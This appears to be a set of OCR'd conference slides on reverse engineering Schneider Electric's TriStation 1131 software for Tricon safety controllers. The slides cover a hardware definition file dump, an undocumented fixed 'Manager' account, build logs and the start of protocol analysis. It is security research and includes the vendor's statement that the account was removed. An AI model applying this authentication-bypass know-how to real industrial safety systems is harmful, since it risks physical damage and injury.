20 2E 44 69 73 63 72 65  74 65 20 49 6E 70 75 74   ·.Discrete·Input
2C 20 32 34 20 56 2C 20  4C 6F 77 20 54 68 72 65   ,·24·V,·Low·Thre
73 68 6F 6C 64 2C 20 33  32 20 70 6F 69 6E 74 73   shold,·32·points
09 33 35 30 35 2F 45 2F  45 4E 01 00 03 01 00 00   .3505/E/EN......
00 01 00 00 00 00 00 00  00 00 24 40 00 00 00 00   ..........$@....
00 00 00 00 00 00 00 00  00 00 01 00 01 00 20 00   ..............·.
00 00 00 00 00 00 00 00  00 00 00 00 03 00 01 00   ................
00 00 04 50 61 73 73 C0  C0 C0 00 00 FF 00 00 02   ...Pass.........
00 00 00 05 46 61 75 6C  74 C0 C0 C0 00 FF 00 00   ....Fault.......
00 04 00 00 00 06 41 63  74 69 76 65 C0 C0 C0 00   ......Active....
FF FF 00 00 00 00 00 00  06 55 6E 75 73 65 64 C0   .........Unused.
C0 C0 00 C0 C0 C0 00 00  00 00 00 06 55 6E 75 73   ............Unus
65 64 C0 C0 C0 00 C0 C0  C0 00 00 00 00 00 06 55   ed.............U
6E 75 73 65 64 C0 C0 C0  00 C0 C0 C0 00 07 00 07   nused...........
00 07 00 01 02 16 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 9D 0D 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 07 00 01   ................
00 01 00 02 00 02 00 03  00 03 00 04 00 04 00 05   ................
00 05 00 06 00 06 00 07  00 07 00 4D 80 07 00 0B   ...........M....
00 0B 44 49 20 3B 32 33  30 3B 56 20 20 20 44 69   ..DI·;230;V···Di
73 63 72 65 74 65 20 49  6E 70 75 74 2C 20 32 33   screte·Input,·23
30 20 56 2C 20 33 32 20  70 6F 69 6E 74 73 06 33   0·V,·32·points.3
35 30 38 2F 45 01 00 02  01 00 00 00 01 00 00 00   508/E...........
00 00 00 00 00 24 40 00  00 00 00 00 00 00 00 00   .....$@.........
00 01 00 00 00 01 00 01  00 20 00 00 00 00 00 00   .........·......
00 00 00 00 00 00 00 03  00 01 00 00 00 04 50 61   ..............Pa
73 73 C0 C0 C0 00 00 FF  00 00 02 00 00 00 05 46   ss.............F
61 75 6C 74 C0 C0 C0 00  FF 00 00 00 04 00 00 00   ault............
```

Parsed: TR1HWDEF.HWD




```
Reading info from TR1HWDEF.HWD

0x0001|1|MP|Tricon Main Processor|3006/N,3007
0x0001|2|BOOL; RO|BOOL (Aliased RO)|None
0x0002|2|BOOL; RW|BOOL (Aliased RW)|None
0x0003|2|BOOL; NA|BOOL (Non-aliased)|None
0x0004|2|DINT; RO|DINT (Aliased RO)|None
0x0005|2|DINT; RW|DINT (Aliased RW)|None
0x0006|2|DINT; NA|DINT (Non-aliased)|None
0x0007|2|REAL; RO|REAL (Aliased RO)|None
0x0008|2|REAL; RW|REAL (Aliased RW)|None
0x0009|2|REAL; NA|REAL (Non-aliased)|None
0x0020|2|DATA; NA|LOCAL (Non-aliased)|None
0x0003|1|Empty;Slot|Empty|----
0x0004|1|Unused;Slot|Unused|----
0x0001|0|DI ;115;V  |Discrete Input, 115 V, 32 points|3501/E/T/TN
0x0002|0|DI ;48 ;V  |Discrete Input, 48 V, 32 points|3502/E/EN
0x0003|0|DI ;24 ;V  |Discrete Input, 24 V, 32 points|3503/E/EN
0x0007|0|DI ;24V;LT |Discrete Input, 24 V, Low Threshold, 32 points|3505/E/EN
0x000b|0|DI ;230;V  |Discrete Input, 230 V, 32 points|3508/E
0x0011|0|DO ;115;VAC|Discrete Output, 115 VAC, 16 points|3601/E/T/TN
0x0013|0|DO ;120;VDC|Discrete Output, 120 VDC, 16 points|3603/B/E/T/TN
0x0014|0|DO ;24 ;VDC|Discrete Output, 24 VDC, 16 points|3604/E/EN
0x0017|0|DO ;48 ;VAC|Discrete Output, 48 VAC, 16 points|3608/E
0x0018|0|DO ;48 ;VDC|Discrete Output, 48 VDC, 16 points|3607/E/EN
0x001d|0|DO ;24 ;VDC|Discrete Output, 24 VDC, 16 points|6603
0x001e|0|DO ;48 ;VDC|Discrete Output, 48 VDC, 16 points|6602
0x001f|0|DO ;115;VAC|Discrete Output, 115 VAC, 16 points|6601
0x0020|0|AI ;0- ;10V|Analog Input, 10 V input, 32 points|3701/N
0x0021|0|AI ;0- ;5V |Analog Input,  5 V input, 32 points|3700/A/AN
```

RE of Engineering Software

- **One User to rule them all**
  - Default user: **Manager**
  - Initial Level User: **1 (highest privilege)**
  - Error message: *"You are not authorized to open this project because your* ***user name*** *was not found in the project"*
  - …but there is a way

http://whisper.sh/whisper/05135625ddcd939615557ca0ed1cac12d73396/Is-that-you-John-Wayne-Is-this-me-#

RE of Engineering Software



Project Log On: DEMO-LED

To access any part of the project you must first log on. The project manager creates user accounts for each project.

Your log on name will be used to track project activity, changes, and access rights.

Log on Name: REDUCTED


Password: ***********

Session ID: 1DC4A991

Getting user security information...

Undocumented Users

RE of Engineering Software



General

- ☑ InLine/Other Editors: Data Types
- ☑ Sheet Element Editing
- ☑ Security Element Attributes
- ☑ Retain TMP Directory
- ☑ Force UpdateReplace
- ☑ Show Context Help IDs
- ☑ Report DDE Errors
- ☑ Enable Hidden Variables
- ☑ Disable ST default text
- ☑ Compact Project On Close

On Rebuild All

- ☑ Include Assembly for Tricon
- ☑ Remake Native Code Libraries

Debug Messages

● None ○ Brief ○ Verbose


● Emulator Link Specification ○ Platform Link Specification

```
tx1libhm.emo, %PINST, %PROJ, %SLIB, tx1lib.ema, stdlib.ema, tx1libt.ema tx1libtm.ema
```

Debugging messages: let’s try! ☺


RE of Engineering Software

User: Manager



```
******* BUILDING APPLICATION CHANGES *******
>> Verifying the versions of compiler, linker, assembler, and code generator...
>> Validating all tagnames...
>> Verifying all installed editors...
>> Building Configuration...
   >> Initializing program 'blink_led'...
>> Creating program instances
>> Generating executable code...
>> Assembling libraries for Tricon...
 > Linking for Tricon...
>> Validating symbols...
The estimated stack size is 332 bytes.
0 ERROR(s),  0 WARNING(s)

=====================================================================
         Initialization Table Information
=====================================================================
The total # of bytes in the current project are as follows:
            2 * 8 =        16 (overhead)+
BOOL:       0     +
DINT:       0 * 4 =         0 +
REAL:       0 * 4 =         0 +
TIME:       0 * 8 =         0 +
TOTAL:         16
=====================================================================
>> Backing up project to 'DEMO-LED_46_0_[illegible].DWLD'
```

User: REDUCTED



```
     + trIasm -c -a LIBDBG.ERR -o LIBDBG.MCO LIBDBG.ASM
     + trIarch -e -TRIARCH.ERR r TriLibt.MCA LIBDBG.MCO
     + ...DEMO-LED : Project.EMA
     + Iesarch -e -IECARC.LST t Project.EMA
     + ...0000014f.EMO
     + Iesarch -e -IECARCH.ERR x Project.EMA 0000014f.EMO
     + trIcomp -e 0000014f.ERR 0000014f.EMO 0000014f.ASM
     + trIasm -c -e 0000014f.ERR -o 0000014f.MCO 0000014f.ASM
     + trIarch -e -TRIARCH.ERR r Project.MCA 0000014f.MCO
     + trIarch -e -TRIARCH.ERR d Project.MCA 0000014f.MCO
     + ...00000155.EMO
     + Iesarch -e -IECARCH.ERR x Project.EMA 00000155.EMO
     + trIcomp -e 00000155.ERR 00000155.EMO 00000155.ASM
     + trIasm -c -e 00000155.ERR -o 00000155.MCO 00000155.ASM
     + trIarch -e -TRIARCH.ERR r Project.MCA 00000155.MCO
     + trIarch -e -TRIARCH.ERR d Project.MCA 00000155.MCO
     + trIcomp -e -blink_led.ERR -blink_led.EMO -blink_led.ASM
     + trIasm -c -e -blink_led.ERR -o -blink_led.MCO -blink_led.ASM
   >> Extracting code files...
     + ...ALARMS.EMA Copied from project
     + ...TCXLIB.EMA Copied from project
     + ...STDLIB.EMA Copied from project
     + ...TRILIB.EMA Copied from project
     + ...TriLibtm.emo Copied from project
     + ...TriLibtp.eco Copied from project
     + ...TriLibt.ema Copied from project
     + ...TriLibtm.ema Copied from project
     + ...TriLibtp.eca Copied from project
     + ...TriLibt.MCA Copied from project
     + ...TRILIB.MCA Copied from project
     + ...STDLIB.MCA Copied from project
     + ...TCXLIB.MCA Copied from project
     + ...ALARMS.MCA Copied from project
>> Assembling libraries for Tricon...
 > Linking for Tricon...
     + trIlink -e Platform.ERR -t -a -[illegible].SYM -p -[illegible].SYM -m Platform.MCX -o Platform
     + trIseq -e -TRISEQ.ERR -o -TRISEQ.OUT Platform.MCX
>> Validating symbols...
The estimated stack size is 332 bytes.
0 ERROR(s),  0 WARNING(s)

=====================================================================
         Initialization Table Information
=====================================================================
The total # of bytes in the current project are as follows:
            2 * 8 =        16 (overhead)+
BOOL:       2     +
DINT:       0 * 4 =         0 +
REAL:       0 * 4 =         0 +
TIME:       0 * 8 =         0 +
TOTAL:         18
=====================================================================
>> Backing up project to 'DEMO-LED_47_0_[illegible].DWLD'
```

RE of Engineering Software

Schneider Electric acknowledges that in the **4.9.0** and earlier versions of the **Tristation software**,
a fixed support account was used to provide our customers the best possible service.

As cybersecurity norms evolved, our product did as well.

In the **4.9.1 and later version** of the Tristation software this fixed account was made public in our user **documentation** and an option (including a recommendation) to delete these fixed accounts was provided.

In today’s security-enhanced installation of the Tristation software this fixed support account **no longer is present**.

This includes during upgrades from older, unsecured versions of the Tristation software, to the current security-enhanced version, where the fixed support account is removed entirely.

4 RE of TriStation Protocol

What to know?


- Trying to understand the protocol from ground zero would take a considerable amount of time!
  - LOTS of reverse engineering effort needed

- The current TriStation UDP/IP protocol ‘was’ little understood
  - Natively implemented through the TriStation 1131 software suite

Work smarter, not harder….

